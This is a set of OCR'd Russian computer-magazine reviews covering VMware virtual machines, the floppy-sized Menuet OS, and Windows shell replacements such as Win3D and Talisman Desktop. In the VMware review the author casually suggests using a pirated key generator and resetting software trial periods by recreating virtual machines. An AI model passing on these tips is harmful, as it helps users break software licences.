Собственно установка проходит совершенно стандартно, без каких-либо проблем. Дистрибутив программы (около 18 Мбайт) можно взять с указанного выше сайта. Для работы необходимо наличие установленной Windows 2000 (или выше) и свободного места на диске, достаточного для хранения файлов операционной системы, устанавливаемой на виртуальный ПК. Программа будет работать бесплатно в течение 30 дней, после чего необходимо либо приобрести лицензионную версию, либо найти в Интернете бесплатный генератор ключей (каждому, как говорится, свое).

Создание виртуального компьютера


Для создания новой виртуальной машины выбираем, как нетрудно догадаться, New Virtual Machine. На следующем запросе выбираем Typical configuration, а затем — тип операционной системы, которую будем устанавливать. Выбор достаточно большой, от MS-DOS до FreeBSD и Windows XP. Для примера выберем Windows 98. Далее необходимо указать место для файла данных виртуального ПК. Все файлы, хранящиеся на эмулируемом компьютере, реально будут находиться в одном



Основное окно программы

большом файле. Поэтому и места на диске должно быть достаточно для их хранения. К примеру, Windows 98 требует около 200 Мбайт, а для Windows XP потребуется не менее гигабайта.

Для управления созданным виртуальным компьютером служат четыре основные кнопки в окне программы VMware — Power Off, Resume, Suspend и Reset. В остальном виртуальный компьютер ничем не отличается от обычного.




Вид программы после завершения установки виртуального ПК

В принципе, можно создать несколько виртуальных компьютеров и активировать некоторые из них по необходимости. Общее их число ограничено только здравым смыслом и количеством свободного места на диске.

Удалить виртуальный ПК также очень просто. Для этого необходимо сначала остановить его, затем удалить файлы, созданные в указанном при создании виртуального ПК каталоге.

Настройка виртуального компьютера

Для запуска созданного компьютера нажмите Power On, и увидите заставку, соответствующую окну BIOS, которое появляется при запуске любого персонального компьютера. Первое сообщение, которое




вы получите, — "Operating system not found".


Отмечу, что эмуляция компьютера является честной и полной, то есть необходимо найти загрузочный диск, разбить и отформатировать жесткий диск и установить операционную систему. Эмуляция происходит на базовом уровне, и необходимо выполнить все те же действия, что и для настройки "с нуля" нового ПК. Причем все это никак не повлияет на настройку "основного" компьютера.

Дальнейшая настройка виртуального ПК соответствует обычной процедуре, поэтому подробно я на ней останавливаться не буду, отмечу лишь основные этапы:

1. Устанавливаем загрузочный CD-ROM, перезагружаем виртуальный ПК, в BIOS устанавливаем загрузку именно с CD-ROM. После еще одной перезагрузки загружаемся со вставленного диска, в итоге видим загрузочное меню (для разных дисков оно может различаться). В моем случае появился Volkov Commander с показанным на рисунке меню действий.




2. Запускаем Fdisk и разбиваем жесткий диск. Суммарный объем диска, заданный в настройках по умолчанию, был равен 4 Гбайта. Под первый диск (диск "C") я отвел 400 Мбайт, все остальное пространство (3,6 Гбайт) отвел под второй диск "D".



3. Форматируем диски выдачей команд "format c:" и "format d:".

4. Устанавливаем Windows 98 (опять же установка ничем не отличается от обычной). Выбираем необходимые компоненты, указываем сетевое имя компьютера и т. д.



Учтите, что поскольку во время работы постоянно происходит эмуляция работы компьютера и его файловой системы, скорость работы виртуального ПК будет значительно ниже, чем основного.

Обмен файлами между компьютерами

Иметь полноценный виртуальный компьютер — это уже неплохо. Однако не менее важной является возможность удобного обмена файлами между компьютерами. И в этом плане авторы программы все предусмотрели. VMware не только эмулирует компьютер, но и создает соответствующее сетевое окружение. Так что при активном виртуальном компьютере в сетевом окружении появляется еще один компьютер, и можно легко производить обмен данными через общедоступные папки на обоих ПК. Если же сетевое окружение не используется, можно просто использовать дискету в дисковом устройстве в качестве общего "буфера обмена".

Тестирование

Мне было интересно определить реальные характеристики виртуального компьютера. Для этого на оба компьютера была установлена программа SiSoft Sandra, результаты измерения основных характеристик показаны в таблице.

Как и следовало ожидать, самый

слабый параметр виртуального компьютера — скорость работы файловой системы. Это вполне понятно, ведь вся файловая система хранится в едином файле, и обращение к нему требует немало времени, как дискового, так и процессорного. Остальные параметры вполне соответствуют скорости работы "родительского" ПК. Из этого следует, что при использовании больших программ необходимо иметь на "родительском" компьютере как можно больше памяти, чтобы минимизировать использование файла подкачки. Если же требуется выполнение задач чисто вычислительного назначения, то работать они будут лишь немногим медленнее, чем на "родительском" компьютере.

Зачем это нужно


VMWare — весьма неплохое средство, которое в ряде случаев существенно облегчит вам жизнь. Эта программа может успешно использоваться в следующих ситуациях:

1. Обучение

Пользователь за пару минут может создать новый "тестовый" компьютер и проверить на нем нужные действия, например, испытать новый boot-менеджер или даже поста-

| | Виртуальный компьютер | Родительский компьютер |
|---------------------|-----------------------|------------------------|
| Процессор | 3242 MIPS | 3425 MIPS |
| Память | 240 Мбайт/сек | 272 Мбайт/сек |
| Дисковая подсистема | Index: 3844 | Index: 20717 |

вить Linux. Причем VMWare может успешно использоваться не только дома, но и в школе. Например, преподаватель может создать и настроить один виртуальный компьютер и скопировать его на все компьютеры



сети, после чего ученики смогут использовать эту конфигурацию на всех компьютерах. С помощью VMWare пользователь может безбоязненно менять любые параметры виртуального ПК, не опасаясь потери данных.

2. Использование специального ПО

Существует ряд программ, кото-

рые не могут работать под новыми версиями операционных систем. Они способны работать, например, только в MS-DOS или в Windows 3.1. В таких случаях использование VMWare гораздо удобнее, чем создание нескольких разделов и переключение между разными операционными системами.

Поскольку программа реализует "честную" эмуляцию персонального компьютера, использовать можно практически все имеющиеся программы.

3. Использование программ с ограниченным сроком действия

Виртуальный компьютер, создаваемый программой VMWare, удобен еще и тем, что при необходимости его можно бесследно удалить за пару секунд. Так что если некоторая очень важная программа имеет ограничения на время использования, то по окончании этого периода можно легко удалить текущую виртуальную машину и создать новую.

Про VMWare можно однозначно сказать, что эта программа — один из немногих образцов качественного и действительно полезного софта. Она уберезит пользователей (особенно начинающих) от многих ошибок, сохранив таким образом и время, и нервные клетки, и сам компьютер.

Незримые клавиатуры и "зрячие" экраны

В Японии и США по лицензии разработчика (Virtual Keyboard Inc.) начался выпуск клавиатур нового типа. Такая клавиатура вообще не занимает место на рабочем столе, поскольку проецируется на его поверхность или на лист бумаги специальной приставкой. Изображение клавиатуры может быть создано и светом невидимой части спектра, тогда лист бумаги нужно будет соответствующим образом расцетрить.

В некоторые модели вычислительных и коммуникационных устройств (КПК, смартфоны и т. п.) модуль-проектор будет встраиваться.



По утверждению технологов Virtual Keyboard Inc., оптическая клавиатура резко повысит скорость печатания профессионалами и снизит нагрузки на пальцы и кисти рук.

Размеры проецируемой клавиатуры будут близки к "натуральным" — 27,5 x 8,8 см. Matsushita намерена производить не менее 10 тысяч приставок для виртуальных клавиатур при стартовой цене порядка \$80.


LCD-дисплей со встроенной системой "зрения" представила Toshiba Display Technology Co. В состав экрана по-

мимо TFT-ячеек встроены оптические датчики для считывания статического изображения.

Первая версия интегрированного LCD-экрана выполнена в скромном формате 3,5 дюйма. Устройство способно разложить изображение любого поднесенного к экрану предмета в растровый формат gray-scale (64-уровневая градация яркости) с разрешением 960x240 точек.

Предполагается, что комбинированные LCD-экраны будут использоваться в электронных киосках и иных системах, требующих оперативной фиксации документов и бланков.





Валентин Холмогоров

Идея разработки миниатюрной ОС с оконным графическим интерфейсом, построенной по принципу "вся система на одной дискете", не нова: в последние годы появлялось несколько разных реализаций подобных платформ. Определенную их часть составляли любительские или учебные проекты, которые были свернуты прежде, чем успевали "набрать обороты", другие же со временем перерастали в серьезные разработки, поддерживающие широкий спектр аппаратного оборудования и предлагающие пользователям богатый ассортимент прикладного программного обеспечения.

Все подобные проекты имели, пожалуй, одну характерную общую черту: их архитектура разрабатывалась на основе кода уже существующих операционных систем, поставляемых на условиях общедоступной публичной лицензии GNU, таких как Linux или платформ семейства BSD-type. Подобный подход вполне оправдан: зачем изобретать велосипед, когда можно просто пе-

реработать под собственные нужды готовые компоненты ядра, дописав лишь необходимые элементы системы? В этом случае не только заметно экономится время разработчика, но и сохраняется привычное UNIX-подобное окружение, что позволяет пользователю быстро освоиться с новой системой без необходимости долго и мучительно переучиваться.

И все же слава Линуса Торвалдса, создателя операционной системы Linux, похоже, все еще не дает покоя многим одаренным программистам. Возможно, именно она подвигла другого гражданина Финляндии, Вилле Турьянмаа, заняться разработкой собственной ОС с оконным интерфейсом, исходный код которой он решил написать на 32-битном ассемблере для x86. По словам самого Турьянмаа, идея родилась в тот момент, когда он заметил, что изначально созданные на C или C++

компоненты Linux, будучи переписаны на Ассемблере, увеличивают быстродействие системы в среднем на 10—40%. Решив построить принципиально новую платформу, основными критериями которой являлись бы компактность и быстродействие, Турьянмаа взялся за дело и в мае 2000 года успешно провел "полевые испытания" операционной системы Menuet OS (сокращенно MeOS), которая тогда была полностью совместима лишь с его собственным домашним компьютером.

В настоящее время MeOS — вполне современная 32-битная многозадачная операционная система с простым и удобным оконным интерфейсом, использующая низкоуровневый API и опирающаяся на файловую таблицу FAT32. Такой подход весьма удобен и практичен, поскольку не вынуждает пользователя заново размечать дисковые разделы и позволяет обращаться к файлам и папкам жесткого диска на компьютере, работающем обычно под управлением Microsoft Windows, без использования каких-либо специализированных утилит.

Для запуска MeOS необходим компьютер с процессором не ниже Intel 386, рекомендуется наличие 32 Мбайт оперативной памяти (нижний предел — 4 Мбайта). Видеокарта может быть EGA, VGA или SVGA. В случае использования SVGA-адаптера рекомендуется плата, оснащенная минимум 1 Мбайт видеопамью и поддерживающая стандарт VESA 1.2, VESA 2.0, или VESA 3, что позволяет получить на экране изображение разрешением 1280x1024 точки с цветопередачей в 16,7 млн оттен-





ков. Menuet OS "умеет" работать с жесткими дисками, использующими протокол LBA, распознает любую модель мыши, подключаемой к COM-порту или порту PS/2 (с поддержкой интерфейса USB в MeOS пока еще есть определенные сложности). Данная операционная система прекрасно работает со звуковыми картами, совместимыми с Sound Blaster 16 (в этом случае возможен вывод стереозвuka с битрейтом до 44,1 кГц), и даже позволяет подключить сетевую плату, но пока еще одного типа: Realtech 8029 PCI Ethernet Adapter.

Но, наверное, самым главным достоинством Menuet OS является то, что сам дистрибутив этой операционной системы вместе с оконным интерфейсом и базовым набором прикладных программ занимает всего-навсего 1,44 Мбайта, что позволяет загружать MeOS непосредственно с дискеты 3,5 дюйма, то есть фактически исключает необходимость инсталлировать систему на жесткий диск с сопутствующим созданием для нее собственного раздела и настройкой многовариантной загрузки. Благодаря этому каждый желающий может попробовать MeOS на своем компьютере и оценить ее несомненные достоинства. Операционная система бесплатно распространяется вместе с исходным кодом на основе общедоступной публичной лицензии GNU, загрузить ее можно с официального сайта разработчика <http://menuetos.org> или с российской домашней странички системы <http://menuet.narod.ru>.

Установка

Процедура установки MeOS достаточно проста. Дистрибутив поставляется в виде исполняемого файла MSETUP.EXE, в котором содержится образ операционной системы. Для инсталляции понадобится чистая отформатированная дискета. Если вы пользуетесь MS Windows 9x/ME/2000/XP,

необходимо поместить дискету в дисковод и просто запустить на исполнение файл MSETUP.EXE: система откроет сеанс MS-DOS и отобразит на экране все необходимые инструкции. Следуя рекомендациям программы установки, распакуйте образ MeOS на дискету. Если вы работаете в Linux или другой UNIX-подобной ОС, для создания системной дискеты потребуется воспользоваться утилитой dd. Необходимо вызвать командную консоль и выполнить в ней следующие директивы:

```
dd if=MSETUP.EXE of=mfloppy.img
bs=1024 skip=20
```

```
dd if=mfloppy.img of=/dev/fd0
```

Теперь выгрузите операционную систему, зайдите в настройки BIOS и установите в них режим запуска компьютера с загрузочной дискеты. После перезагрузки машины на экране отобразится специальное окно, в котором вам будет предложено выбрать используемый MeOS видеорежим. Для большинства современных видеоадаптеров можно указать режим VESA 2.0 (пункты 1—4 для различного экранного разрешения). Если же на вашем компьютере установлена более старая видеокарта, выберите VESA 1.2 (пункты 5—8). Для компьютеров с самой старой конфигурацией предусмотрены режимы VGA с палитрой в 16 цветов (пункт 0) и EGA/VGA с палитрой 256 цветов (пункт 9). Учтите, если в качестве используемой по умолчанию конфигурации вы укажете стандарт VESA 2.0, то на финальном шаге настройки системы нужно указать также тип обращения к видеопамяти вашего адаптера (LFB),

выбрав либо прямой вариант (пункт "NO"), либо постраничный (пункт "YES"). Затем укажите порт, к которому подключена мышь (COM1, COM2 или PS/2), задайте режим кэширования видеоданных MTRR — этот параметр необходим для аппаратного ускорения вывода изображений на экран. В общем случае рекомендации таковы: если на вашем ПК используется процессор класса 386, 486, Intel Pentium или AMD K5, выберите режим "2" (кэширование отключено), если же у вас процессор Intel Pentium PRO/MMX, Celeron, Intel Pentium II—IV или AMD K6 и выше, выбирайте пункт "1" (кэширование включено).

Далее мастер настройки поинтересуется, следует ли после загрузки приостановить работу системы, или продолжить выполнение задач. Выберите пункт "1-continue". И, наконец, укажите, откуда MeOS должна читать данные виртуального диска (ramdisk): при первом запуске системы рекомендуется выбрать режим "1-floppy". Теперь дождитесь окончания загрузки компьютера.

Замечу, что MeOS позволяет читать ramdisk и с винчестера, но это не избавляет вас от необходимости использовать загрузочную дискету. Образ виртуального диска считывается данной операционной системой либо с самого гибкого диска, либо из раздела FAT32, определяемого в текущей аппаратной конфигурации компьютера в качестве root, то есть из первого раздела жесткого диска, подключенного как primary master. Как правило, этот раздел имеет имя C:. Скопировав в корневую папку данного раздела файл MSETUP.EXE, вы можете указать в процессе загрузки MeOS режим "Load ramdisk from hd/msetup.exe". В этом случае запуск системы будет проходить в несколько раз быстрее.

К сожалению, в отличие от MS Windows, QNX и некоторых реализаций Linux, Menuet OS не умеет самостоятельно определять подключенное к компьютеру оборудование, так что после окончания загрузки системы вам придется открыть окно настройки устройств (System — Device Setup) и вручную указать параметры

аппаратной конфигурации вашей персоналки, в частности, тип подключения жестких дисков и привода CD-ROM (master/slave), характеристики звуковой карты (каналы DMA и запрос на прерывание), а также ряд других данных. После изменения какой-либо настройки не забудьте щелкнуть мышью на кнопке Apply рядом с соответствующим пунктом в списке опций. Вот теперь можно приступить к работе.

Usability

Внешне интерфейс Menuet OS напоминает наиболее популярную графическую оболочку для Linux — KDE: перед нами все та же убирающаяся за пределы видимой области экрана панель задач, включая кнопку открытия главного меню, часы, календарь, индикатор раскладки клавиатуры и область переключения между виртуальными рабочими столами. Окна приложений имеют стандартное для UNIX-подобных систем оформление и интуитивно понятные органы управления, поэтому освоение принципов работы с интерфейсом не вызывает сложностей. MeOS поддерживает кириллицу и стандартные клавиатуры с русской раскладкой на уровне системы, благодаря чему эта платформа не требует дополнительной русификации. Не возникает проблем и с кириллическими шрифтами — возможно, попросту за отсутствием полнофункционального текстового редактора.

В состав MeOS входит несколько прикладных программ: простенький текстовый редактор, telnet-клиент, проигрыватель аудио-компакт-дисков и MIDI-файлов, файловый менеджер, калькулятор, компилятор ассемблера, эмулятор консоли Linux и несколько игр. В силу своей архитектуры система работает непривычно быстро, что сразу бросается в глаза привыкшим к продолжительному философскому созерцанию песочных часов пользователям продукции Microsoft. Оболочка MeOS позволяет создавать несколько независимых рабочих столов, и для каждого из них можно настроить свое оформление при помощи обоев.

Помимо этого возможно гибкое управление списком используемого для данного рабочего стола программного обеспечения. Переключение между задачами происходит крайне быстро, система не "подвисает" при запуске пяти-шести программ одновременно, позволяя эффективно переходить из одного открытого окна в другое.

Достоинства


Пожалуй, главные достоинства MeOS по сравнению с другими системами подобного класса — бесплатность, компактность, быстрдействие и нетребовательность к системным ресурсам. Это идеальная операционная система для малобюджетных школ, колледжей и иных учебных заведений, оснащенных устаревшими "трешками", "четверками" и "пентиумами". Поддержка данной системной платформой кириллицы значительно упрощает настройку и конфигурирование компьютера, а многозадачность и феноменальное быстрдействие MeOS позволяют загружать ее даже на машинах с очень "медленной" конфигурацией. К тому же при помощи встроенного в оболочку операционной системы компилятора Ассемблера можно превратить работающий под управлением MeOS компьютер в незаменимый "полигон" для обучения детей основам программирования.

Недостатки

Среди очевидных недостатков Menuet OS можно перечислить пока еще крайне узкий спектр поддерживаемого оборудования, отсутствие прикладного ПО за исключением приложений, входящих в комплект поставки, невозможность работы в Интернете (в настоящее время Вилле Турьянмаа готовит для MeOS реализацию TCP/IP и графический браузер), заметную ограниченность при использовании локальной сети. Файловый менеджер Menuet OS неудобен, встроенный текстовый редактор напоминает примитивную программу Edit

для MS-DOS. В процессе работы с приложениями возникают проблемы при попытке масштабирования окон: если видеоподсистема настроена на высокое экранное разрешение, границы активного окна практически невозможно захватить мышью, а границы окон некоторых программ вообще масштабируются как угодно, но только не так, как это нужно пользователю. Операционная система действительно позволяет обращаться к дисковым разделам, содержащим таблицу размещения файлов FAT, но файловый менеджер почему-то демонстрирует содержимое только primary DOS partition, а куда исчезают все остальные логические диски, остается непонятным. Вполне возможно, что дополнительные дисковые разделы требуют отдельного монтирования, однако удручающее отсутствие толковой документации по MeOS не позволило мне определить механику этого процесса. К тому же, несмотря на долгие поиски, я так и не нашел в системе привычную пользователям Linux полнофункциональную командную консоль.

И все же не будем торопиться с выводами. Menuet OS пока еще находится в стадии разработки, а потому определенно будет развиваться: глупо предъявлять серьезные претензии к создаваемой энтузиастом-одиночкой любительской разработке, которой, к тому же, едва исполнилось три года. Вполне возможно, что в следующих версиях MeOS будут полностью устранены все явные недостатки и добавлено множество новых возможностей. Лично мне почему-то хочется верить в успех этого проекта.



За много лет Windows превратилась из маленького файлового менеджера в полнофункциональную, симпатичную операционную систему. Что я имею в виду под словом "симпатичный"?

Уже в первых 32-разрядных системах была поддержка изменения цвета окон, кнопок, теней и прочих элементов управления. В операционной системе Windows XP появились стили, которые можно применять для всех элементов одновременно. Возможно, разработчики сделают еще много шагов в этом направлении, однако одно уже точно известно — у них будут примеры того, что нужно будет сделать. Пищу для ума им дадут программы-оболочки (shells), от простеньких до требовательных к ресурсам системы. Название эти программы получили благодаря тому, что большинство из них встраиваются вместо программы Проводник (Explorer), которая является стандартной оболочкой Windows.

Что такое "оболочка"

Оболочка состоит из двух компонентов — графический интерфейс пользователя (GUI) и база операционной системы, без которой она не будет работать. Рабочий стол, Панель задач, обои, значки — все, что вы видите после окончания загрузки Windows, — это оболочка. Когда Windows не может загрузить оболочку, она просто "зависает".

Windows разрешает изменять свою оболочку. Вы можете использовать в качестве оболочки даже Блокнот или WinAMP. При работе с такого рода программами помните одно: если новая оболочка потерпит крах, то при следующей загрузке Windows сообщит о том, что "файл не найден или испорчен, переустановите Windows". Это не значит, что нужно переустанавливать Windows. Просто перезагрузитесь в режиме DOS и в файле system.ini вместо строки shell=<имя новой оболочки> пропишите shell=explorer.exe. В NT-системах загрузитесь с дискеты и восстановите рабочую копию реестра. После перезагрузки Windows вновь придет в работоспособное состояние.



**WINDOWS вроде грузой...
А ВЕДЬ ТОТ ЖЕ!**

Руслан Ибрагимов

Рассмотренный ниже ряд программ не претендует на полноту — описывать все программы такого рода бессмысленно. Я попытался разделить их на несколько категорий по разным критериям, но из этого ничего не получилось, так как каждая программа обладает слишком специфическими характеристиками.

Эти программы могут называться также менеджерами рабочего стола, скиншеллами или GUI-чэнджерами. Абсолютное большинство поддерживает русский язык и работает в операционных системах семейства Windows, начиная с версии 95 (согласитесь, вполне весомые плюсы). Итак, приступим.

Win3D

По некоторым данным, в корпорации Microsoft существует отделение, которое занимается разработкой операционных систем с 3D-интерфейсом. Возможно, такие системы еще не появились лишь потому, что трехмерный интерфейс слишком требователен к ресурсам. Тот же Quake, в котором все объекты трех-

мерны, при переключении в другое окно во время игры полностью приостановит свои действия до тех пор, пока вы вновь не вернетесь в игру (то есть переключитесь в это окно). Но операционная система не может позволить себе полностью приостанавливать свою работу для нужд программ. Тем не менее, есть менеджер Рабочего стола, который может "привнести немного объема" в вашу операционную систему. Это программа Win3D (версия 1.02.002.1, доступна для скачивания на сайте разработчиков <http://www.clockwise3d.com/products>). Из рассматриваемых программ она — самая требовательная к ресурсам



В таких "комнатах" всегда порядок

компьютера (необходима, как минимум, 3D-поддержка DirectX 6.0).



Этот менеджер представляет собой несколько комнат, по которым можно перемещаться с помощью клавиатуры или мыши. Комнаты оформлены по темам: Интернет, Мультимедиа, Офис, Игры. Больше всего мне понравилась Корзина — это люк на полу Офиса. Конечно, здесь нет таких функций, как копирование или переименование файлов. Для подобных функций вызывается Проводник. Тем не менее, я не считаю это минусом.

В этих "боярских хоробах" есть множество анимированных объектов. Win3D с самого начала несет в себе ссылки на ряд известных программ, таких как WinAMP, Microsoft Word и других, причем в каждой комнате свои ярлычки. Так, за дверью с надписью "Internet" можно найти не только трехмерные иконки для запуска браузера и почтового клиента, но и панель, отображающую прогноз погоды. Регулировка звука, свойства компьютера, дисплея, раскладок и прочие апплеты можно вызывать одним нажатием мыши — это всего лишь кирпичики в нишах. Стены комнат всегда можно перекрасить в любой цвет радуги. Поскольку Win3D — это все же обычная программа, если она вдруг начинает мешать, ее всегда можно свернуть полближе к часикам. Многие функции из различных апплетов и меню Windows собраны в этих четырех стенах или реализованы в виде отдельного блока управления.

У каждого объекта в Win3D есть свое контекстное меню или действие. Например, по щелчку правой кнопки на кирпичиках (апплеты или ярлычки программ) они выталкиваются и остаются открытыми (как лотки) все время активности задачи. Или, скажем, при щелчке мышью на сундуке в Офисе раскрывается его ближайшая секция. При щелчке на стенах появляется симпатичная полоска с цветами радуги для "малярных работ". Русского языка в программе нет, да он и не нужен — дружелюбный и интуитивно понятный интер-

фейс будет доступен даже ребенку. Впрочем, программа корректно отображает русские символы в названиях файлов и папок.

Единственная реактивная деталь программы — Блок управления



Куда идем? Выход за спиной...

Какие минусы? Бросается в глаза откровенная "задумчивость" программы даже на Celeron 1300. Так что не рекомендую запускать из-под этой оболочки, скажем, Max Payne или что-то в этом роде. Будете ждать, как пришествия Христа в Альпы. По большому счету, этот менеджер не для повседневного использования. И вообще, менеджер ли это? Или просто стартер программ? Выводы делайте сами. Но попробовать можно — я хоть и не считаю эту оболочку полнофункциональной, а полчаса за ней провел. Не разобрался — нет, что вы! Получал удовольствие. Если бы я все же разбил программы на группы, то эта была бы единственной в разделе "Самые требовательные, бесполезные, но красивые".


Talisman Desktop 2

Если двигаться дальше в порядке убывания требовательности к ресурсам системы (а в данном случае это эквивалентно красоте, изяществу исполнения), то следующей



программой будет Talisman Desktop 2 (<http://www.lighttek.com>).

Это единственная программа, которая может работать в трех режимах — как приложение (то есть как обычная программа), как приложение без Панели задач и как полнофункциональная оболочка. Мы рассмотрим третий режим. Выполнено очень красиво и динамично. В комплекте установки доступно четыре темы. Множество тем — на сайте разработчиков, и более сотни — на известном сайте skinz.org. Полностью настраиваемая оболочка (передвигаются почти все объекты — текст, ссылки, иконки, кнопки, панель задач) дает возможность спокойно работать в непринужденной атмосфере той темы, которую вы выберете сами. Ох уж эта настраиваемость и легкодоступность! Только с одного Рабочего стола можно залезть в такие "дебри", что больше уже не захочется лезть вообще куда-либо.



Вы минималист? Тогда это вам!

Единственное контекстное меню, которое появляется по щелчку мыши, содержит многие настройки, которые не предусмотрены в стандартном Проводнике (системные папки, панель управления, меню "Пуск" и т. п.).



В этой программе — самый быстрый переход из режима "оболочка—приложение" и обратно. Почему она следует в "виртуальном списке" сразу же после Win3D? Нет, она не настолько требовательна! Просто в сравнении с Win3D любая оболочка покажется маленькой и нетребовательной. И все же рекомендую ее пользовате-

лям ПК с процессорами не ниже MMX и тактовой частотой более 300 МГц. Для операций с файлами, как и во всех оболочках, вызывается стандартный Проводник. Поддерживается огромное количество языков, включая русский, арабский, японский, греческий, сербский, есть даже эстонский! Ни в одной программе я не видел столько языков.

Вот, что написали о Talisman Desktop 2 сами разработчики: "Используя "Талисман", вы можете построить любой интерфейс для вашего компьютера. Вы можете создать и добавлять любой тип объекта на Рабочем столе и подключать любой тип внутренней команды "Талисмана" или запускать любое приложение. На Рабочем столе вы можете установить любое количество значков, кнопок, картинок и других объектов. Эти объекты могут иметь любую форму или измерение. Любой объект может быть установлен так, чтобы переключаться с одной формы на другую". Любкой, любой, любой... Настолько настраиваема эта оболочка. Программа не ограничивает вашей фантазии — нарисуйте все что угодно и расположите это так, как подсказывает воображение. Когда надоест смотреть на один и тот же экран — переделайте все по новой. Если настроение хорошее — накидайте цветов и любимых фотографий, если не очень — оставьте черный экран. Сделайте невидимые кнопки, и они будут открывать те места и картины, про которые знаете только вы.

LiteStep

Это что-то среднее между Talisman Desktop 2 и следующей программой. Простота использования может быть обманчивой — оболочка также полностью настраиваема. На сайте skinz.org к ней также есть около 50 тем. Сайт разработчиков — www.litestep.net. Одна из особенностей программы заключается в том, что при установке она не находит многие популярные программы сама, а запрашивает их местоположение у пользователя. Например, программу-графический редактор,

IRC-клиент, медиаплеер, проигрыватель DivX и еще около 10 программ. Читая документацию, поражаешься, как разработчики "не любят" Microsoft за ее Windows. В справке присутствуют такие строки: "Уже с появлением первой версии LiteStep проект был поддержан группой программистов. Группа разработки LiteStep прошла через многие изменения со времени своего создания.

Тем не менее, идея осталась прежней — позволить пользователю управлять внешним видом и функционированием графического интерфейса Windows. Согласитесь, Microsoft Explorer вам не даст этого сделать".

